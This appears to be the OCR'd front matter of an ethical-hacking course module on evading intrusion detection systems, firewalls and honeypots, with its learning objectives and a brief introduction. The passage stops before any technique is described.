

MODULE 12

EVADING IDS, FIREWALLS, AND HONEYPOTS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize IDS, IPS, Firewall, and Honeypot Concepts
- LO#02: Demonstrate IDS, IPS, Firewall, and Honeypot Solutions
- LO#03: Demonstrate Different Techniques to Bypass IDS
- LO#04: Demonstrate Different Techniques to Bypass Firewalls
- LO#05: Demonstrate Different Techniques to Bypass NAC and Endpoint Security
- LO#06: Use IDS/Firewall Evading Tools
- LO#07: Demonstrate Different Techniques to Detect Honeypots
- LO#08: Explain IDS/Firewall Evasion Countermeasures


Learning Objectives

The widespread use of the Internet throughout the business world has boosted network usage in general. Organizations adopt various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and “honeypots” to protect their networks. Networks are the most preferred targets of hackers for compromising an organization’s security, and attackers continue to find new ways to evade network security measures and attack these targets.

This module provides deep insights into various network security technologies, such as IDS, IPS, firewalls, and honeypots. It explains the operations of these components as well as the various techniques used by attackers to evade them. Further, it describes the countermeasures necessary to prevent such attacks.

At the end of this module, you will be able to:

